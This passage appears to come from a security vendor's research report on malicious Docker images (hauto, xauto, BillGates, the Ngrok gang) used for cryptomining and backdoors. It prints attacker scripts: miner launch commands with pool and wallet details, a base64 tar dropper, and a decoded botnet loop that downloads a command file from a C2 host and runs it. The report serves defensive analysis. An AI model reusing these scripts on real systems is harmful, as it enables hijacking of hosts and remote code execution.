
combined attacks of gakeaws/nginx and karenz/gakeaws-nginx between September and October 2019



Entry-point: A clear text command

Mining pools: xmr[.]f2pool[.]com[:]13531

Wallet IDs: 43U3d1PBg4Gi2BaeMx7nH2dQsyZhAdMRATkJmbvr3kFuEMvU93f4H5geqjnru7Sj LA3q81xCnUWr9PdFJRKDB5131fbC8pE




```
"/bin/sh -c #(nop) COPY file:37f7bd6270184f3074b515c26c33b87817952bf53947a0890e28128ed5777bd1 in /config.json "
""
"/bin/sh -c #(nop)  ENTRYPOINT ["/nginx"]"
"-p 0906_4_106.13.87.217_2375"
"-a cryptonight -o stratum+tcp://xmr.f2pool.com:13531 -p 0906_4_106.13.87.217_2375 -k -t 4 --donate-level=1 --c
"/bin/sh -c #(nop)  ENTRYPOINT ["/nginx"]"
"/bin/sh -c #(nop)  CMD ["-a" "cryptonight" "-o" "stratum+tcp://xmr.f2pool.com:13531" "-p" "x" "-k" "-t" "4" "-
"-a cryptonight -o stratum+tcp://xmr.f2pool.com:13531 -p x -k -t 4 --donate-level=1 --cpu-priority 0 -u 43U3d1P
"/bin/sh -c #(nop)  ENTRYPOINT ["/xmrig"]"
"/bin/sh -c #(nop)  CMD ["-a" "cryptonight" "-o" "stratum+tcp://xmr.f2pool.com:13531" "-p" "x" "-k" "-t" "4" "-
"/bin/sh -c #(nop)  ENTRYPOINT ["/xmrig"]"
"/bin/sh -c #(nop) COPY file:8daa0549038b531d05022f89cb111ca04944a1d98c684e835269f5aafcce6f65 in /xmrig "
"/bin/sh -c apk update && apk upgrade && apk add libuv openssl"
"/bin/sh -c #(nop)  CMD ["/bin/sh"]"
"/bin/sh -c #(nop) ADD file:2e3a37883f56a4a278bec2931fc9f91fb9ebdaa9047540fe8fde419b84a1701b in / "
```

Image 12 Details

Image name: hzuzu/hauto:latest

Attack Patterns: The research team identified 28 attacks as can be seen below:


hzuzu/hauto campaign between July and August 2019



Entry-point: A Shell script

Mining pools: sg[.]minexmr[.]com[:]5555

Wallet IDs: Generated randomly by a Python script (random_addr.py)



```
#!/bin/sh

service ssh start
service tor start

/toolbin/shodaemon > /root/shodaemon.log 2>&1 &
/toolbin/btnet &

/toolbin/darwin -o sg.minexmr.com:5555 -u $(/random_addr.py) -p x  --currency monero -i 0 -c conf.txt -r '' > /root/out.txt 2>&1 &

while true ; do sleep 7d ; done
```

This shell script executes the attack including a Python script which is used to randomly generate a wallet id

The Malicious Binary

MD5: c29dfe75862b6aed91bec4ffc7b20b9c

File type: ELF

Magic: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked (uses shared libs), for GNU/Linux 3.2.0, from ‹x)›, not stripped

File Size: 2.83 MB (2964656 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/fb4e9e2e919d2e4cc6d1caa9745df16d65ce87c0ffb9874edf33bc1db1259607/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Exploitation for Privilege Escalation: An attempt to abuse the docker socket was detected during runtime.

Systemd Service: A systemd binary was used during runtime.

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime.

System Information Discovery: A CPU fingerprint was detected during runtime.

Network Service Scanning: A Shodan search engine query was detected during runtime.

Network Service Scanning: ICMP traffic was detected during runtime.

Virtualization/Sandbox Evasion: A sleep binary command was used during runtime.

Communication

Direct Communication With An Explicit IP: Direct communication with a host using an explicit IP address (no DNS resolution) was detected during runtime.

Connection Proxy: Communication through a Tor gateway by using Tor Hidden Services was detected during runtime.

Custom Command and Control Protocol: A Tor binary was used during runtime.

Attempt To Communicate With A Dead Host: An attempt to communicate with a dead host was detected at runtime.

Commonly Used Port: A Secure Shell (SSH) protocol was used during runtime.

Image 13 - A More Devious Flavor of Malware

This Crypto-Mining Malware is trying to outsmart image scanners by hiding its malicious intent to mine cryptocurrency while it proceeds to infect new hosts with Shodan.

Our researchers detected the use of file encoding and compression to deceive security applications.

Below is the unpacking sequence:




Image name: jzulu/xauto

Tag: latest

Impact: Hijacking Resources by using a Cryptominer.


Attack Patterns: Aqua's research team observed 5 attacks that took place between June 17th, 2019, and June 20th, 2019.

Entry-point

Type: A Shell script

Mining pools: sg[.]minexmr[.]com[:]5555

Wallet IDs: Generated randomly by a Python script (random_addr.py)




```
#!/bin/sh

service ssh start
service tor start

/toolbin/shodaemon > /root/shodaemon.log 2>&1 &
/toolbin/btnet &

/toolbin/darwin -o sg.minexmr.com:5555 -u $(/random_addr.py) -p x  --currency monero -i

while true ; do sleep 7d ; done
```

The Payload

With the new variant jzulu/xauto, the process starts with /main script, which contains the entire /toolbin folder compressed as .tar in a base64 encoding inside the script. This a good way to avoid the detection of image scanning, which looks for the file inside /toolbin, where all of the files are hidden inside the script file.

Once the script runs, it unpacks the toolbin folder and executes the /main binary.



```
#!/bin/sh
cat <<EOF >/lib/toolbin.b64
H4sIADqx/1wAA+T9CXQUVRY4Dlcl3dAgWI0QiQoSNGhCUJMRJC1E05DAa6gWFJAooows4s5ANzCy
JVY3oaZszbjizOg4zjgyM864zIiAErJAAqgYgiCKSkSBKpolLCYhkPT/3vuqqjvR0Tnf//ud8/vO
55F0La/ect99d3/3BR599KF773/kOuH/4H/Z8N/wYcPwN2f4sJzEX+s/Ief6ocOHD78+e+jwXwjZ
OdnXD/uFkDbs/2SnrP+CCwK/nJ+WJiye+dPlfu79/4/+FzDnf/798/6PtfFT8/+LG4b+YtgNnecf
....
/jcfXvcv8x+UePGtYWHz/7/525J/Of/7p6Lu9WLHfv/tIn9+O+fPTvT/X4u6I/+k4J8UPHSCv3rX
+NVr1Y73icp8ebzeKdmrm5VffIF/WvBPb8lfvYP5tRf4ZwX/rOBP7b9fL/G1d4p8/J2c/+eS/1mp
/FaJf1rwT9/5xfGP9u1y/LMi/lnOhyf43ynxlwV/eeS/Urumcv/vvlbs/2NFP+c/Kn4Q/tlb1/3L
PFLin92/zp8aP72i/2W/I3+3VF++rnRt272gLxe/UDUqHTCf5TlhpUqVKlWqVKlSpUqVKlWqVKlS
pUqVKlWqVKlSpUqVKlWqVKlSpUqVKlWqVOnT6X8Ai3mU8ACwfAA=
EOF
cd /;cat /lib/toolbin.b64 | base64 -d | tar xpzf -
/toolbin/main "$@"
```

The Malicious Binary

MD5: c29dfe75862b6aed91bec4ffc7b20b9c


File type: ELF

Magic: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked (uses shared libs), for GNU/Linux 3.2.0, from ‹x)›, not stripped

Malware Name: Multios.Coinminer.Miner-6781728-2

File Size: 2.83 MB (2964656 bytes)

After unpacking the folder, we can see that all of the script files turned into ELF binary files, which makes the analysis of the image more difficult.



```
./rip: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GN
./btnet1: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
./btnet: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
./config.txt: ASCII text
./ctrl.txt: ASCII text, with no line terminators
./uniq.py: Python script text executable, ASCII text
./shodaemon: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
./hcode.txt: ASCII text
./ref.py: Python script text executable, ASCII text
./darwin: ELF 64-bit LSB pie executable x86-64, version 1 (GNU/Linux), dynamically linked,
0e86adb7a2, not stripped
./xmremover: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
./main: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for G
./shodan: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
```


This illustrates a typical obfuscation technique that is used to hide the script sources from being analyzed.

This obfuscator technique creates a binary file that contains the original script, compressed as gzip, and encoded as a base64 string inside the .data section.

The binary executes the following shell command to decode and execute the script on the fly.


echo ‹%s› | base64 -d |gzip -d | bash -s %s

The script is compressed by .gzip and is encoded in base64.



```
8776   execve("./btnet", ["./btnet"], [/* 23 vars */]) = 0 <0.000079>
8777   execve("/bin/sh", ["sh", "-c", "echo 'H4sIADmx/1wAA12Oyw6CUAxE9/2KUQmBhVZcanTj1khi/AGBRkgu
XHKpj8Tw74IaX11Npp0zHQ04KSpucmK11vQ60Uo0woozOXN1MgazlR/BJ7nW1inW8Xa/izfLoRekB8U7l6ozE71qOKTE9owg
pBsRunEl2FmrnJbZpMn/2Y8bXI6iyFXrObN3e7W0nHSkHotx/AsZW3wwvo/O+t5TS3TJCyNQdxIskFk8/+pOY0RqRNOytyuh
O2XRcrIHAQAA\200\21' | base64 -d |gzip -d | bash -s "], [/* 23 vars */]) = 0 <0.000083>
8781   execve("/bin/bash", ["bash", "-s"], [/* 23 vars */]) = 0 <0.000103>
8780   execve("/bin/gzip", ["gzip", "-d"], [/* 23 vars */]) = 0 <0.000306>
8779   execve("/usr/bin/base64", ["base64", "-d"], [/* 23 vars */]) = 0 <0.000456>
8778   +++ exited with 0 +++
8777   --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=8778, si_uid=0, si_status=0, si_
utime=0, si_stime=0} ---
8780   +++ exited with 0 +++
8777   --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=8780, si_uid=0, si_status=0, si_
utime=0, si_stime=0} ---
8779   +++ exited with 1 +++
8777   --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=8779, si_uid=0, si_status=1, si_
utime=0, si_stime=0} ---
8783   execve("/bin/cat", ["cat", "/toolbin/ctrl.txt"], [/* 24 vars */]) = 0 <0.000109>
8782   execve("/toolbin/btnet1", ["/toolbin/btnet1"], [/* 24 vars */]) = -1 ENOENT (No such file
or directory) <0.000018>
```

By executing this shell command, we receive the script in cleartext.



```
cuckoo@ubuntu:~$ echo 'H4sIADmx/1wAA12Oyw6CUAxE9/2KUQmBhVZcanTj1khi/AGBRkguXHKpj8Tw74IaX11Npp0zH
Q04KSpucmK11vQ60Uo0woozOXN1MgazlR/BJ7nW1inW8Xa/izfLoRekB8U7l6ozE71qOKTE9owgpBsRunEl2FmrnJbZpMn/2
Y8bXI6iyFXrObN3e7W0nHSkHotx/AsZW3wwvo/O+t5TS3TJCyNQdxIskFk8/+pOYORqRNOytyuhO2XRcrIHAQAA\200\21'
| base64 -d |gzip -d
base64: invalid input
#!/bin/sh
/toolbin/btnet1 >/dev/null 2>&1 &
export CONTROL="$(cat /toolbin/ctrl.txt)"
botnet()
{

    rm /root/cmd.sh >/dev/null 2>&1
     wget http://${CONTROL}/bnet.txt -O /root/cmd.sh -o /dev/null && sh /root/cmd.sh
}

while true ; do botnet ; sleep 10m; done
```

While this is a typical obfuscation method, it clearly illustrates a shift in the way that attackers deploy malicious containers from simply deploying a miner image, to packing and obfuscating the malicious code itself.

Eventually, the malicious image is identified as a miner, marked as Multios.Coinminer. Miner-6781728-2.

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Systemd Service: A systemd binary was used during runtime.

Masquerading: An executable file was dropped during runtime.

Scripting: A script was dropped during runtime.

File and Directory Permissions Modification: An attempt to change some Metadata elements in a file was detected during runtime.

Deobfuscate/Decode Files or Information: An encoding (base64) function was detected during runtime.

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime.

System Information Discovery: A CPU fingerprint was detected during runtime.

Network Service Scanning: A Shodan search engine query was detected during runtime.

Network Service Scanning: ICMP traffic was detected during runtime.

Virtualization/Sandbox Evasion: A sleep binary command was used during runtime.

Communication

Direct Communication With An Explicit IP: Direct communication with a host using an explicit IP address (no DNS resolution) was detected during runtime.

Connection Proxy: Communication through a Tor gateway by using Tor Hidden Services was detected during runtime.

Custom Command and Control Protocol: A Tor binary was used during runtime.

Attempt To Communicate With A Dead Host: An attempt to communicate with a dead host was detected at runtime.

Commonly Used Port: A Secure Shell (SSH) protocol was used during runtime.

Remote File Copy: A network utility was used to fetch remote resources during runtime.

Image 14 Details

The BillGates Malware

The Linux/BillGates Malware (A.K.A Unix.Trojan.Agent-37008 and Linux.BackDoor.Gates.5), which had been reported in the past (as early as 2014), attacked Aqua's honeypot infrastructure.

Using the author name 'User Ubuntu 1' is misleading, as one might expect an Ubuntu image. The image, however, is CentOS. Another unpleasant 'surprise' is the malicious payload embedded in the container - a malicious binary that is designed to open a backdoor and allow the adversary to launch Distributed Denial of Service (DDoS) Attacks.

Name: userubuntu1/zores

Tag: latest

Impact: Hijacking Resources host take over by using a backdoor and Network Denial of Service Attack.

Attack Patterns: A single attack on July 5th, 2019.

The Malicious Binary

MD5: c938b69f112fee0462d18b9fbe296ed1

File type: ELF

Magic: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.2.5, not stripped

Malware Name: Linux/BillGates, Unix.Trojan.Agent-37008 and Linux.BackDoor.Gates.5

The container contains 3 identical malicious binaries:

- ~/cd
- ~/usr/bin/.sshd
- ~usr/bin/bsd-port/getty

Additional Malicious Behavior Based on MITRE ATT&CK

Propagation

System Information Discovery: An attempt by the container to fingerprint the host was detected during runtime

Image 15 Details


The Ngrok Gang

There were several articles (for instance by Security Affairs, 360 Total Security blog, and On Cyber Blog) that thoroughly covered this specific attack vector, which uses Ngrok open-source service. Ngrok is a reverse proxy that performs as a forwarding server to forward public network requests to the designated ports on the intranet so that intranet resources can be accessed on the public network. In this case, the adversaries are using this service to download the payload from their C2 servers. By using Ngrok they are reducing the chances that their servers will be detected and terminated. This method is aimed to improve the adversaries' production line and save resources (time and money).

Since there are other bloggers who did an excellent job covering this attack's Tactics, Techniques and Procedures (TTPs) and Modus Operandi (MOs), we will only mention the highlights:

1. The adversary finds a machine with publicly exposed Docker and attacks the machine using a vanilla alpine docker image that supports curl commands.
2. He looks for known vulnerabilities of Redis (port 6379), Docker (port 2375), Jenkins (ports 80 and 8080), Drupal (ports 80 and 8080), Modx (ports 80 and 8080), CouchDB (port 5984) to implant an xmr mining program.
3. At entry-point, the adversary uses a reverse proxy service by Ngrok to communicate with the C2 server.
4. During runtime, the malware runs mining code as well as the scanning code to find further victims.
5. It is worth mentioning that the container mounts the root file system of the host to take over the host's machine and escape the docker container.

NGROK Overview



